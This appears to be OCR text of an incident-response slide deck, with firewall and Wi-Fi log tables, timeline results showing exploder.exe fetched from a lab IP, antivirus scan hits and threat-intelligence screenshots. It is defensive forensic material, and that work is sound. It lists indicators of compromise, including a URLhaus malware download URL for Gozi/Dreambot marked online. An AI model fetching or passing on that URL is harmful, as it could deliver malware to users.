
● Text ○ Hex

No useful evidences for the case

# Log Analysis


## This part of the analysis focused on perimeter protection tools (e.g. Firewall Cisco Meraki logs)

We manually analyzed logs regarding perimeter protection tools, because we didn't have the possibility to use analysis interface, easy extraction tools and incident dashboard. We only had csv extraction of these logs.



| | A | B | C | D |
|---|---|---|---|---|
| 1 | Time(CEST) | Client | Event type | Details |
| 2 | May 31 23:01:09 | | Connected to Domain Controller | "user: administrator, domain: [redacted] cal, server: SRV-[redacted] .local" |
| 3 | May 31 23:01:03 | | Connected to Domain Controller | "user: administrator, domain: [redacted] cal, server: SRV-[redacted] .local" |
| 4 | May 31 23:00:57 | | Unable to connect to Domain Controller | "user: administrator, domain: [redacted] cal, server: 192.1[redacted] |
| 5 | May 31 23:00:51 | | Unable to connect to Domain Controller | "user: administrator, domain: [redacted] cal, server: 192.1[redacted] |
| 6 | May 31 23:00:45 | | Unable to connect to Domain Controller | "user: administrator, domain: [redacted] cal, server: 192.1[redacted] |
| 7 | May 31 23:00:38 | | Connected to Domain Controller | "user: administrator, domain: [redacted] cal, server: SRV-[redacted] .local" |
| 8 | May 31 23:00:32 | | Connected to Domain Controller | "user: administrator, domain: [redacted] cal, server: SRV-[redacted] .local" |
| 9 | May 31 23:00:26 | | Connected to Domain Controller | "user: administrator, domain: [redacted] cal, server: SRV-[redacted] .local" |
| 10 | May 31 23:00:20 | | Connected to Domain Controller | "user: administrator, domain: [redacted] cal, server: SRV-[redacted] .local" |
| 11 | May 31 22:59:15 | | Connected to Domain Controller | "user: [redacted] administrator, domain: [redacted] server: SRV-[redacted] .local" |
| 12 | May 31 22:59:09 | | Connected to Domain Controller | "user: [redacted] administrator, domain: [redacted] server: SRV-[redacted] .local" |
| 13 | May 31 22:59:02 | | Connected to Domain Controller | "user: [redacted] administrator, domain: [redacted] server: SRV-[redacted] .local" |
| 14 | May 31 22:58:56 | | Unable to connect to Domain Controller | "user: [redacted] administrator, domain: [redacted] server: 192.1[redacted] |
| 15 | May 31 22:58:50 | | Unable to connect to Domain Controller | "user: [redacted] administrator, domain: [redacted] server: 192.1[redacted] |
| 16 | May 31 22:58:44 | | Connected to Domain Controller | "user: [redacted] administrator, domain: [redacted] server: SRV-[redacted] .local" |
| 17 | May 31 22:58:37 | | Connected to Domain Controller | "user: [redacted] administrator, domain: [redacted] server: SRV-[redacted] .local" |
| 18 | May 31 22:58:31 | | Connected to Domain Controller | "user: [redacted] administrator, domain: [redacted] server: SRV-[redacted] .local" |
| 19 | May 31 22:58:25 | | Connected to Domain Controller | "user: [redacted] administrator, domain: [redacted] server: SRV-[redacted] .local" |
| 20 | May 31 22:58:18 | | Connected to Domain Controller | "user: [redacted] administrator, domain: [redacted] server: SRV-[redacted] .local" |
| 21 | May 31 22:58:12 | | Connected to Domain Controller | "user: [redacted] administrator, domain: [redacted] server: SRV-[redacted] .local" |
| 22 | May 31 22:58:05 | | Connected to Domain Controller | "user: [redacted] administrator, domain: [redacted] server: SRV-[redacted] .local" |
| 23 | May 31 22:57:59 | | Connected to Domain Controller | "user: [redacted] administrator, domain: [redacted] server: SRV-[redacted] .local" |
| 24 | May 31 22:57:52 | | Connected to Domain Controller | "user: [redacted] administrator, domain: [redacted] server: SRV-[redacted] .local" |
| 25 | May 31 22:57:46 | | Connected to Domain Controller | "user: [redacted] administrator, domain: [redacted] server: SRV-[redacted] .local" |
| 26 | May 31 22:57:39 | | Connected to Domain Controller | "user: [redacted] administrator, domain: [redacted] server: SRV-[redacted] .local" |
| 27 | May 31 22:57:33 | | Connected to Domain Controller | "user: [redacted] administrator, domain: [redacted] server: SRV-[redacted] .local" |
| 28 | May 31 22:57:27 | | Connected to Domain Controller | "user: [redacted] administrator, domain: [redacted] server: SRV-[redacted] .local" |
| 29 | May 31 22:57:20 | | Connected to Domain Controller | "user: [redacted] administrator, domain: [redacted] server: SRV-[redacted] .local" |
| 30 | May 31 22:57:14 | | Connected to Domain Controller | "user: [redacted] administrator, domain: [redacted] server: SRV-[redacted] .local" |
| 31 | May 31 22:57:08 | | Connected to Domain Controller | "user: [redacted] administrator, domain: [redacted] server: SRV-[redacted] .local" |
| 32 | | | | |

*Firewall logs*



| | A | B | C | D | E | F |
|---|---|---|---|---|---|---|
| 1 | Time(CEST) | Access point | SSID | Client | Event type | Details |
| 2 | Jun 20 17:51:24 | AP2 | [redacted] - Guest | iPhone-di-[redacted] | 802.11 disassociation | "unknown reason" |
| 3 | Jun 20 17:51:24 | AP2 | [redacted] - Guest | iPhone-di-[redacted] | WPA deauthentication | "radio: 0, vap: 1, client_mac: 6C:72:E7:1A:2F:D2" |
| 4 | Jun 20 17:50:39 | AP1 | [redacted] - Guest | iPhone-di-[redacted] | 802.11 disassociation | "client association expired" |
| 5 | Jun 20 17:50:39 | AP1 | [redacted] - Guest | iPhone-di-[redacted] | WPA deauthentication | "radio: 0, vap: 1, client_mac: 6C:72:E7:1A:2F:D2" |
| 6 | Jun 20 17:45:45 | AP2 | [redacted] - Guest | iPhone-di-[redacted] | WPA authentication | "" |
| 7 | Jun 20 17:45:45 | AP2 | [redacted] - Guest | iPhone-di-[redacted] | 802.11 association | "channel: 1, rssi: 14" |
| 8 | Jun 20 17:45:03 | AP1 | [redacted] - Guest | iPhonedia[redacted] | 802.11 disassociation | "client has left AP" |
| 9 | Jun 20 17:44:32 | AP1 | [redacted] - Guest | iPhonedia[redacted] | WPA authentication | "" |
| 10 | Jun 20 17:44:32 | AP1 | [redacted] - Guest | iPhonedia[redacted] | 802.11 association | "channel: 56, rssi: 42" |
| 11 | Jun 20 17:41:22 | AP1 | [redacted] - Guest | iPhone-di-[redacted] | 802.11 disassociation | "unknown reason" |
| 12 | Jun 20 17:40:48 | AP1 | [redacted] - Guest | iPhone-di-[redacted] | WPA authentication | "" |
| 13 | Jun 20 17:40:48 | AP1 | [redacted] - Guest | iPhone-di-[redacted] | 802.11 association | "channel: 11, rssi: 8" |
| 14 | Jun 20 17:39:30 | AP1 | [redacted] - Guest | iPhonedia[redacted] | 802.11 disassociation | "client has left AP" |
| 15 | Jun 20 17:39:30 | AP1 | [redacted] - Guest | iPhonedia[redacted] | WPA deauthentication | "radio: 1, vap: 1, client_mac: 9C:E6:5E:4B:4E:63" |
| 16 | Jun 20 17:36:23 | AP1 | [redacted] - Guest | iPhonedia[redacted] | 802.11 disassociation | "unknown reason" |
| 17 | Jun 20 17:35:53 | AP1 | [redacted] - Guest | iPhonedia[redacted] | WPA authentication | "" |
| 18 | Jun 20 17:35:53 | AP1 | [redacted] - Guest | iPhonedia[redacted] | 802.11 association | "channel: 56, rssi: 35" |
| 19 | Jun 20 17:35:49 | AP1 | [redacted] - Guest | iPhonedia[redacted] | WPA authentication | "" |
| 20 | Jun 20 17:35:49 | AP1 | [redacted] - Guest | iPhonedia[redacted] | 802.11 association | "channel: 11, rssi: 51" |
| 21 | Jun 20 17:32:18 | AP1 | [redacted] - WiFi | [redacted] | 802.11 disassociation | "client has left AP" |
| 22 | Jun 20 17:32:18 | AP1 | [redacted] - WiFi | [redacted] | WPA deauthentication | "radio: 1, vap: 0, client_mac: 2C:6F:C9:06:52:97" |
| 23 | Jun 20 17:31:48 | AP1 | [redacted] - Guest | iPhonedia[redacted] | 802.11 disassociation | "client has left AP" |
| 24 | Jun 20 17:31:48 | AP1 | [redacted] - Guest | iPhonedia[redacted] | WPA deauthentication | "radio: 1, vap: 1, client_mac: 9C:E6:5E:4B:4E:63" |
| 25 | Jun 20 17:31:28 | AP1 | [redacted] - Guest | iPhonedia[redacted] | WPA authentication | "" |
| 26 | Jun 20 17:31:28 | AP1 | [redacted] - Guest | iPhonedia[redacted] | 802.11 association | "channel: 56, rssi: 31" |
| 27 | Jun 20 17:30:45 | AP2 | [redacted] - Guest | iPhonede[redacted] | 802.11 disassociation | "unknown reason" |
| 28 | Jun 20 17:30:35 | AP2 | [redacted] - Guest | iPhonede[redacted] | 802.11 disassociation | "client has left AP" |
| 29 | Jun 20 17:30:35 | AP2 | [redacted] - Guest | iPhonede[redacted] | WPA deauthentication | "radio: 0, vap: 1, client_mac: 10:94:BB:33:65:D0" |
| 30 | Jun 20 17:30:10 | AP2 | [redacted] - Guest | iPhonede[redacted] | WPA authentication | "" |
| 31 | Jun 20 17:30:10 | AP2 | [redacted] - Guest | iPhonede[redacted] | 802.11 association | "channel: 1, rssi: 19" |
| 32 | | | | | | |

*Wi-fi logs*

No useful evidences for the case


# Timeline & Super Timeline

## This activity allowed respectively to analyze operations performed on PC hard disks, and the events recorded by the operating system in order to find traces of compromise

**Timeline analysis** is useful for a variety of investigation types and it is often used to answer questions about when a computer is used or what events occurred before or after a given event.
Typically Timeline analysis are based on File System timestamps (e.g. last modified date).

There are also **Super Timeline** tools that can combine File System Timestamps with other sources like for example:

- OS logs (e.g. login/logout timestamps)
- User activities
- Email timestamps
- Photos timestamps
- Timestamps from different sources (e.g. PC, smartphone)



| Source File | Program Name |
|---|---|
| SOFTWARE | AddressBook |
| SOFTWARE | AddressBook |
| SOFTWARE | Adobe Flash Player 16 ActiveX v.16.0.0.235 |
| SOFTWARE | Apache HTTP Server 2.2.19 v.2.2.19 |
| SOFTWARE | Apache HTTP Server 2.2.19 v.2.2.19 |
| SOFTWARE | Connection Manager |
| SOFTWARE | Connection Manager |

(source_long:"BagMRU" AND message:"student-pc2") OR exploder.exe

20 events (0.046s)

1970-01-01T00:00:00+00:00 [Last Time Executed] Application: C:\windows\temp\exploder.exe Scheduled by: SYSTEM Run Iteration: ONCE STUDENT-PC2

2014-09-16T19:28:18+00:00 [Content Modification Time] [\Software\Microsoft\Internet Explorer\TypedURLs] url1: [REG_SZ] http://192.168.56.101/exploder.exe url2: [REG_SZ] http://go.microsoft.com/fwlink/?LinkId=69157 STUDENT-PC1

| | |
|---|---|
| data_type | windows:registry:key_value |
| datetime | 2014-09-16T19:28:18+00:00 |
| hostname | STUDENT-PC1 |
| keyname | \Software\Microsoft\Internet Explorer\TypedURLs |
| message | [\Software\Microsoft\Internet Explorer\TypedURLs] url1: [REG_SZ] http://192.168.56.101/exploder.exe url2: [REG_SZ] http://go.microsoft.com/fwlink/?LinkId=69157 |
| offset | 270500 |

Jbn
exploder.exe?
Fri, 24 Jul 2015 10:59:37 -0000

No useful evidences for the case


# Antivirus Analysis

In order to understand if there was a malware threat, we did two types of antivirus analysis

## Off-line antivirus on acquired disk images


**From the forensic workstation**, we run an **antivirus** on the acquired disks, activating the flags to search for **documents with macros** and **encrypted documents**.

We did so because malwares may use techniques to hide themselves from the OS of the machine.



```
/tmp/t2m/Windows/Installer/$PatchCache$/Managed/68AB67CA7DA70401B744CAF070
/tmp/t2m/Windows/Installer/$PatchCache$/Managed/68AB67CA7DA70401B744CAF070
/tmp/t2m/Windows/Installer/$PatchCache$/Managed/68AB67CA7DA70401B744CAF070
/tmp/t2m/Windows/Installer/2bd020.msi: Win.Malware.Krucky-7009041-0 FOUND
/tmp/t2m/Windows/Installer/2bd020.msi: Win.Virus.Expiro-6997929-0 FOUND

----------- SCAN SUMMARY -----------
Known viruses: 6171325
Engine version: 0.101.2
Scanned directories: 58003
Scanned files: 172785
Infected files: 15
Data scanned: 16051.57 MB
Data read: 36924.19 MB (ratio 0.43:1)
Time: 10458.688 sec (174 m 18 s)
```

## Analysis of the corporate antivirus web console




**Endpoint Protection** | lunedì 22 aprile 2019 19:55:35 - domenica 21 luglio 2019 19:55:35

**Ora**

Tutto
Oggi (ultime 24 ore)
Ultima settimana
Ultimi 30 giorni
- Ultimi 90 giorni

**Gravità**

| Gravità | Categoria | Attività | ▾Data e ora |
|---|---|---|---|
| ● | Rischi per la sicurezza risolti | Heur.AdvML.B detected by Email Scanner | 18/06/2019 09:13:17 |
| ● | Quarantena | Heur.AdvML.B detected by Email Scanner | 18/06/2019 09:13:17 |
| ● | Errore e-mail | Your email message was unable to be sent because the connection to your mail server was interrupted. Please open your email client and re-send the message from the Sent Messages folder. | 10/06/2019 22:05:39 |



**Endpoint Protection** | lunedì 22 aprile 2019 19:57:45 - domenica 21 luglio 2019 19:57:45

**Ora**

Tutto
Oggi (ultime 24 ore)
Ultima settimana
Ultimi 30 giorni
- Ultimi 90 giorni

**Gravità**

Tutti gli eventi
Eventi informativi
Eventi di avviso
- Eventi di errore

| Gravità | Categoria | Attività | ▾Data e ora |
|---|---|---|---|
| ● | Prevenzione intrusioni | An intrusion attempt by jf71qh5v14.com was blocked. | 20/07/2019 00:35:18 |
| ● | Prevenzione intrusioni | An intrusion attempt by jf71qh5v14.com was blocked. | 20/07/2019 00:34:54 |
| ● | Prevenzione intrusioni | An intrusion attempt by www.vidcpm.com was blocked. | 14/07/2019 22:33:01 |
| ● | Prevenzione intrusioni | An intrusion attempt by uod2quk646.com was blocked. | 14/07/2019 22:29:05 |
| ● | Prevenzione intrusioni | An intrusion attempt by uod2quk646.com was blocked. | 14/07/2019 22:24:48 |
| ● | Prevenzione intrusioni | An intrusion attempt by uod2quk646.com was blocked. | 14/07/2019 22:24:24 |
| ● | Prevenzione intrusioni | An intrusion attempt by www.vidcpm.com was blocked. | 24/06/2019 01:21:56 |
| ● | Prevenzione intrusioni | An intrusion attempt by www.vidcpm.com was blocked. | 24/06/2019 01:13:00 |

# Malware Analysis

Identification
Collection
Preservation
Examination
Analysis
Presentation

The attachment in the malicious email contained malicious code, which was analyzed through several tools and also reverse engineering techniques

**Malicious email attachment analysis**


- Online sandboxes (e.g. Hybrid, Any Run)
- Local lab sandboxes (e.g. Cuckoo)
- Virustotal
- Malware reverse engineering

**Infected PC RAM memory analysis**

- Volatility
- malhunt
- Virustotal

**Threat intelligence**

- URLhaus
- IBM X-force exchange



virustotal

URL: https://[redacted].com/en/

Detection ratio: 5 / 68

Analysis date: 2016-06-17 11:40:30 UTC ( 0 minutes ago )

| URL Scanner | Result |
|---|---|
| Dr.Web | Malicious site |
| Sophos | |
| Fortinet | |
| Kaspersky | |
| Sangfor | |

Analysis Overview

| | |
|---|---|
| Submission name: | b53fab9dd4b473237a39895372aae51638b25d8f7a659c24d0a3cc21d03ef159 |
| Size: | 229KiB |
| Type: | macho |
| Mime: | application/octet-stream |
| SHA256: | b53fab9dd4b473237a39895372aae51638b25d8f7a659c24d0a3cc21d03ef159 |
| Last Anti-Virus Scan: | 02/15/2019 23:41:29 |
| Shared with unaffiliated third party: | ✗ |
| Shared with users: | ✓ |

malicious

AV Detection: 57%

Labeled as: Adware.MAC.Generic

Anti-Virus Results

Database Entry

| | |
|---|---|
| ID: | 242667 |
| URL: | http://top.apm-inc.org/7843kjds.bin |
| URL Status: | Online |
| Host: | top.apm-inc.org |
| Date added: | 2019-10-10 09:49:18 UTC |
| Threat: | Malware download |
| Google Safe Browsing: | Clean |
| Spamhaus DBL: | Abused domain (malware) |
| SURBL: | Not listed |
| Reporter: | *Anonymous* |
| Abuse complaint sent (?): | Yes (2019-10-10 09:50:02 UTC to abuse{at}greenfloid[dot]com) |
| Tags: | Dreambot exe geofenced Gozi POL |

